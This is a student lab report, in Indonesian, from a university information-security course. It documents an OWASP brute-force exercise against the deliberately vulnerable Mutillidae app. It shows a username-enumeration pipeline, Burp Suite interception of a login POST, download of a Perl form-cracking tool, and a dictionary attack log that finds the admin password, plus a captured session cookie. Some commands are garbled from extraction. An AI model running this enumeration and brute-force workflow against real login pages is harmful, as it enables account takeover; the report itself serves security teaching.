

**LAPORAN PRAKTIKUM
KEAMANAN INFORMASI 1
PERTEMUAN 11
(OWASP Brute Force)**



DISUSUN OLEH

**Riva Mahyuli
(21/478709/SV/19365)**


**SARJANA TERAPAN TEKNOLOGI REKAYASA INTERNET
DEPARTEMEN TEKNIK ELEKTRO DAN INFORMATIKA
SEKOLAH VOKASI
UNIVERSITAS GADJAH MADA
YOGYAKARTA
2023**

Link Github:


https://github.com/RIVAMAHYULi/Lap11_RivaMahyuli_PrakKeamanan1/blob/main/README.md

A. Blog Reconnaissance

1. OWASP Top 10 --> A1 - SQL Injection --> SQLMAP Practice --> View Someones Blog.



- Klik Silakan Pilih Penulis. Kotak daftar di bawah ini akan berisi nilai atau nama pengguna database dari setiap nama pengguna yang ditampilkan.



- Lihat Kode Sumber untuk Blog Someones.

o Klik Kanan pada latar belakang putih

o Klik View Page Source

o Cari Kode Sumber untuk Username

```

<li><a href="index.php?page=back-button-discussion.php">Those &quot;Back&quot; Buttons</a></li>
<li><a href="index.php?page=styling-frame.php&page-to-frame=styling.php&3Fpage-title%3DStyling+with+Mutillidae">Styling with Mutillidae</a></li>
<li><a href="index.php?page=password-generator.php&username=anonymous">Password Generator</a></li>
</li>

<a href="">HTMLi Via DOM Injection</a>
<ul>
  <li><a href="index.php?page=html5-storage.php">HTML5 Web Storage</a></li>
  <li><a href="index.php?page=password-generator.php&username=anonymous">Password Generator</a></li>
</ul>
</li>
</li>

<li><a href="index.php?page=back-button-discussion.php">Those &quot;Back&quot; Buttons</a></li>
<li><a href="index.php?page=password-generator.php&username=anonymous">Password Generator</a></li>
<li><a href="index.php?page=browser-info.php">Browser Info</a></li>
</li>

<li><a href="">Username Enumeration</a>
<ul>
  <li><a href="index.php?page=login.php">Login</a></li>
  <li><a href="index.php?page=edit-account-profile.php">Edit User Profile</a></li>
  <li><a href="._/webservises/soap/ws-user-account.php">Lookup User (SOAP Web Service)</a></li>
  <li><a href="._/webservises/rest/ws-user-account.php">User Account Management (REST Web Service)</a></li>
</ul>
</li>
</li>

<li><a href="index.php?page=password-generator.php&username=anonymous">Password Generator</a></li>
<li><a href="index.php?page=client-side-control-challenge.php">Client-side Control Challenge</a></li>
</li>

<a href="">DOM-Based</a>
<ul>
  <li><a href="index.php?page=html5-storage.php">HTML5 Web Storage</a></li>
  <li><a href="index.php?page=password-generator.php&username=anonymous">Password Generator</a></li>
</ul>
</li>
</li>

<li><a href="index.php?page=register.php">Register User</a></li>
<li><a href="index.php?page=password-generator.php&username=anonymous">Password Generator</a></li>
</li>

</li>
</li>

<a href="">Username Enumeration</a>
<ul>
  <li><a href="._/webservises/soap/ws-user-account.php">Lookup User</a></li>
</ul>

<option value="6C57C405-B341-4539-9770-7AC89D42985A">Show All</option>
<option value="admin">admin</option>\n<option value="adrian">adrian</option>\n<option value="john">john</option>\n<option value="jeremy">jeremy</option>\n<option value="bryce">bryce</option>\n
<input name="view-someones-blog-php-submit-button" class="button" type="submit" value="View Blog Entries" />
</td>
</tr>
<tr><td></td></tr>
</tr>
</table>

```

o Uraikan Kode Sumber untuk Username

```
notepad
+ 🔒 ✎ 👤 SP MO 🔦 ✖ Remove Ads

curl -L "http://127.0.0.1/mutillidae/index.php?page=view-someones-blog.php" 2>/dev/null | grep -i 'admin' | sed 's//g' | awk 'BEGIN{FS=">"}{for (i=1; i<=NF; i++) print $i}' | grep -v value | sed s/</option/g/

(root@kali) ~/home/kali
# curl -L "http://127.0.0.1/mutillidae/index.php?page=view-someones-blog.php" 2>/dev/null | grep -i 'admin' | sed 's//g' | awk 'BEGIN{FS=">"}{for (i=1; i<=NF; i++) print $i}' | grep -v value | sed s/</option/g/
admin
adrian
john
jeremy
bryce
samurai
jim
bobby
simba
dreveil
scotty
cal
john
kevin
dave
patches
rocky
tim
ABaker
PPan
CHook
james
ed
\n
</select
```

B. Pengujian Login.php Error Message

1. Klik Login/Daftar
 2. Nama: admin
 3. Kata sandi: admin
 4. Klik Tombol Login
- Salin Login.php Error Message
 - Pilih "Authentication Error", dan Klik Kanan
 - Pilih Copy

Password incorrect

Please sign-in

Username

Password

Login

Dont have an account? [Please register here](#)

5. Buka gedit

- gedit &
- tekan Enter
- Paste Message

```
(root@kali)~# gedit password incorrect
Authorization required, but no authorization protocol specified
Unable to init server: Could not connect: Connection refused

(gedit:282001): Gtk-WARNING **: 20:24:57.730: cannot open display: :10.0

(root@kali)~#
```

6. Klik Login/Daftar

7. Klik kanan pada latar belakang layar putih, pilih Lihat Sumber Halaman.

8. Analisis Login.php Source

9. Tekan tombol <Ctrl> dan <F> secara bersamaan

10. Ketik form action di kotak find dan tekan enter.

11. Perhatikan konvensi penamaan kotak teks nama pengguna dan kata sandi.

12. Perhatikan konvensi penamaan dan nilai tombol kirim.

```
<div><noscript></div>
<div>
  <form action="https://www.paypal.com/cgi-bin/webscr" method="post" target="_blank">
    <input type="hidden" name="cmd" value="s-xclick">
    <input type="hidden" name="hosted_button_id" value="45R3YEXENU975">
    <input type="image" src="https://www.paypalobjects.com/en_US/i/btn/btn_donate_LG.gif" name="submit" alt="Donate Today!">
    
  </form>
  Want to Help?
</div>
<div><noscript></div>
<div>
  <a href="http://www.youtube.com/user/webpwnized" target="blank">
    
    <br/>
    Video Tutorials
  </a>
</div>
<div><noscript></div>
<div>
  <a href="https://twitter.com/webpwnized" target="blank">
    
    <br/>
    Announcements
  </a>
</div>
```

```

6 <div id="idhintWrapperBody" class="hint-wrapper-body" style="display: none;">
7 <div class="hint-header"><a class="hint-header" href="hints-page-wrapper.php?levelHintIncludeFile=1" title="Click to open S
8 <div id="id-log-in-form-div" style="display: none; text-align:center;">
9 <form action="index.php?page=login.php"
10 method="post"
11 enctype="application/x-www-form-urlencoded"
12 onsubmit="return onSubmitofLoginForm(this);"
13 id="idLoginForm">
14 <table>
15 <tr id="id-authentication-failed-tr" style="display: none;">
16 <td id="id-authentication-failed-td" colspan="2" class="error-message"></td>
17 </tr>
18 <tr><td></td></tr>
19 <tr>
20 <td colspan="2" class="form-header">Please sign-in</td>
21 </tr>
22 <tr><td></td></tr>
23 <tr>
24 <td class="label">Username</td>
25 <td>
26 <input type="text" name="username" size="20"
27 autofocus="autofocus"
28 />
29 </td>
30 </tr>
31 </table>

```


```

<input type="text" name="username" size="20"
autofocus="autofocus"
/>
</td>
</tr>
<tr>
<td class="label">Password</td>
<td>
<input type="password" name="password" size="20"
/>
</td>
</tr>
<tr><td></td></tr>
<tr>
<td colspan="2" style="text-align:center;">
<input name="login.php-submit-button" class="button" type="submit" value="Login" />
</td>
</tr>
<tr><td></td></tr>
<tr>
<td colspan="2" style="text-align:center; font-style: italic;">
Don't have an account? <a href="index.php?page=register.php">Please register here</a>
</td>
</tr>
</table>
</form>
</div>
<div id="id-log-out-div" style="text-align: center; display: none;">

```


C. Pengujian Configure Firefox Proxy Settings

1. Klik Firefox
2. Pilih Settings --> Network Settings → Settings




D. Configure Burp Suite

1. Start Burp Suite
2. Applications --> Web Application Analysis ---> burpsuite
3. Muncul JRE Message
4. Klik OK
 - a. Configure proxy
 - Klik pada tab proxy
 - Klik pada tab opsi
 - Pastikan port diatur ke 8080



- b. Turn on intercept
 - Klik pada tab proxy
 - Klik pada tab intercept
 - Pastikan intercept diatur ke on



c. Logging in

1. Nama: admin
2. Kata sandi: admin
3. Klik Tombol Login
4. Lanjutkan ke Langkah Berikutnya

Password incorrect

Please sign-in

Username

Password


Login

d. Analisis hasil Burp Suite

```
1 POST /mutillidae/index.php?page=login.php HTTP/1.1
2 Host: 10.33.102.161
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0)
  Gecko/20100101 Firefox/102.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avi
  f,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer:
  http://10.33.102.161/mutillidae/index.php?page=login.php
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 59
10 Origin: http://10.33.102.161
11 Connection: close
12 Cookie: PHPSESSID=4fgqlv9La0bikclthkh9nqejb; showhints=1
13 Upgrade-Insecure-Requests: 1
14
15 username=admin&password=admin&login-php-submit-button=Login
```

e. Setelah langkah ini, Anda akan melihat dua pesan berikut:

- o Kesalahan Autentikasi
- o username=admin&password=admin&login-php-submit-button=Login



E. Crack Web Form

1. Download Crack Web Form

```
(root@kali)~[/home/kali]
# mkdir -p /pentest/passwords/cwf 130 x

(root@kali)~[/home/kali]
# cd /pentest/passwords/cwf

(root@kali)~[/pentest/passwords/cwf]
# wget http://www.computersecuritystudent.com/SECURITY_TOOLS/MUTILLIDAE/MUTILLIDAE_2511/lesson4/cwf.v2.tar.gz
--2023-05-22 22:03:54-- http://www.computersecuritystudent.com/SECURITY_TOOLS/MUTILLIDAE/MUTILLIDAE_2511/lesson4/cwf.v2.tar.gz
Resolving www.computersecuritystudent.com (www.computersecuritystudent.com)... 108.210.130.146
Connecting to www.computersecuritystudent.com (www.computersecuritystudent.com)|108.210.130.146|:80 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: 15977 (16K) [application/x-gzip]
Saving to: 'cwf.v2.tar.gz.1'

cwf.v2.tar.gz.1 100%[=====>] 15.60K 67.9KB/s in 0.2s

2023-05-22 22:03:56 (67.9 KB/s) - 'cwf.v2.tar.gz.1' saved [15977/15977]

(root@kali)~[/pentest/passwords/cwf]
# ls -l cwf.v2.tar.gz
-rw-r--r-- 1 root root 15977 May 22 21:53 cwf.v2.tar.gz

(root@kali)~[/pentest/passwords/cwf]
# tar zxovf
tar: Old option 'f' requires an argument.
Try 'tar --help' or 'tar --usage' for more information.

(root@kali)~[/pentest/passwords/cwf]
# tar zxovf cwf.v2.tar.gz 2 x
crack_web_form.pl
password.txt
```

2. Crack Web Form Functionality

```
(root@kali) ~/pentest/passwords/cwf
# ./crack_web_form.pl -help | more

#####
# Crack Web Form
#####

./crack_web_form.pl -http -data [-U] [-P] [-F] [-S] [-O]
[Optional] e.g., -U admin
[Required] e.g., -http "http://192.168.1.106/dvwa/login.php"
[Required] e.g., -data "username=USERNAME&password=PASSWORD&Login=Login"
[Optional] e.g., -P "/var/tmp/password.txt"
[Optional] e.g., -F "Failed Login"
[Optional] e.g., -S "Successful Login"
[Optional] e.g., -O "/var/log/crack_output.txt"

-http, Is required. The user is required to supply the login URL
-data, Is required. By default USERNAME is "admin" unless supplied with the
-U option. PASSWORD is replaced by enumerated values from the password file
-U, If not specified "admin" is the default username
-P, If not specified, the default password file will be set to "password.txt",
which is located in the same directory as crack_web_form.pl
-F, If not specified, the default message will be set to "fail|invalid|error".
The pipe symbol, creates an OR condition, which allows for a match to occur if the
message contains the word "fail" or "invalid" or "error". Note, the
pattern match is case insensitive.
-S, If not specified, the default failure message will be set to search for "fail|invalid|error",
unless -F is already set. (This option overrides -F).
Note, the pattern match is case insensitive
-O, If not specified, the default log file is named crack_output.txt, which is
located in the same directory as crack_web_form.pl
```

3. Pengujian Crack Web Form

```
(root@kali) ~/pentest/passwords/cwf
# ./crack_web_form.pl -U admin -http "http://10.33.102.161/mutillidae/index.php?page=login.php" -data "username=USERNAME&password=PASSWORD&login-php-submit-button=Login" -F "Authentication Error"

Username = admin
HTTP Address = http://10.33.102.161/mutillidae/index.php?page=login.php
Form Post Data = username=USERNAME&password=PASSWORD&login-php-submit-button=Login
Failed Message = Authentication Error

#####
# Crack Web Form
#####

[Trying Password]: 0
[Attempt]: 0 [Username]: admin [Password]: 0 [Status]: Successful [SESSION]: PHPSESSID=esp6psstvqe1e6f92flu3n
tqm7
```

4. Crack Web Form Results

```
root@kali:~/pentest/passwords/cwf#
# /crack_web_form.pl -u admin -http "http://10.33.102.161/mutillidae/index.php?page=login.php" -data "username=USERNA
ME&password=PASSWORD&login-php-submit-button=Login" -f "Password incorrect"
Username = admin
HTTP Address = http://10.33.102.161/mutillidae/index.php?page=login.php
Form Post Data = username=USERNAME&password=PASSWORD&login-php-submit-button=Login
Failed Message = Password incorrect

##### Hints and Videos #####
# Crack Web Form #
#####
[Trying Password]: 0
[Attempt]: 0 [Username]: admin [Password]: 0 [Status]: Failed

[Trying Password]: 0000
[Attempt]: 1 [Username]: admin [Password]: 0000 [Status]: Failed

[Trying Password]: 00000000
[Attempt]: 2 [Username]: admin [Password]: 00000000 [Status]: Failed

[Trying Password]: 0000010023
[Attempt]: 3 [Username]: admin [Password]: 0000010023 [Status]: Failed

[Trying Password]: 1064
[Attempt]: 4 [Username]: admin [Password]: 1064 [Status]: Failed

[Trying Password]: 1111
[Attempt]: 5 [Username]: admin [Password]: 1111 [Status]: Failed

[Trying Password]: 123
[Attempt]: 6 [Username]: admin [Password]: 123 [Status]: Failed

[Trying Password]: 1234
[Attempt]: 7 [Username]: admin [Password]: 1234 [Status]: Failed

[Trying Password]: 12345
[Attempt]: 8 [Username]: admin [Password]: 12345 [Status]: Failed

[Trying Password]: 123456
[Attempt]: 9 [Username]: admin [Password]: 123456 [Status]: Failed

[Trying Password]: 1234admin
[Attempt]: 10 [Username]: admin [Password]: 1234admin [Status]: Failed

[Trying Password]: password
[Attempt]: 11 [Username]: admin [Password]: password [Status]: Failed

[Trying Password]: 1502
[Attempt]: 12 [Username]: admin [Password]: 1502 [Status]: Failed

[Trying Password]: 166816
[Attempt]: 13 [Username]: admin [Password]: 166816 [Status]: Failed

[Trying Password]: 21241036
[Attempt]: 14 [Username]: admin [Password]: 21241036 [Status]: Failed

[Trying Password]: 2222
[Attempt]: 15 [Username]: admin [Password]: 2222 [Status]: Failed

[Trying Password]: adminpass
[Attempt]: 37 [Username]: admin [Password]: adminpass [Status]: Successful [SESSION]: PHPSESSID=vr6ucqad9jjjq9gfa75e7sb0
16
```

5. Connection Settings (Klik garis tiga > Settings > Network Settings > Settings)

Configure Proxy Access to the Internet

☒ No proxy

☐ Auto-detect proxy settings for this network

☐ Use system proxy settings

☐ Manual proxy configuration

HTTP Proxy: 127.0.0.1 Port: 8080

☒ Also use this proxy for HTTPS

HTTPS Proxy: 127.0.0.1 Port: 8080

SOCKS Host: Port: 0

☐ SOCKS v4 ☒ SOCKS v5

☐ Automatic proxy configuration URL

Help Cancel OK

6. Tes Admin Password

Username : admin

Password : adminpass

Username: admin

Password:

Login

7. Verifikasi login message



Username

Password [Password Generator](#)

Confirm Password

Signature

```
(root@kali)~/pentest/passwords/cwf# cd /pentest/passwords/cwf
# cat crack_cookies.txt
# Netscape HTTP Cookie File
# https://curl.se/docs/http-cookies.html
# This file was generated by libcurl! Edit at your own risk.

10.33.102.161 FALSE / FALSE 0 uid 1
10.33.102.161 FALSE / FALSE 0 username admin
10.33.102.161 FALSE / FALSE 0 showhints 1
10.33.102.161 FALSE / FALSE 0 PHPSESSID vr6ucqad9jjjq0gfa75e7sb016
```

```
(root@kali)~/home/kali# date
Tue May 30 08:19:02 AM CDT 2023

(root@kali)~/home/kali# echo yuli
yuli

(root@kali)~/home/kali#
```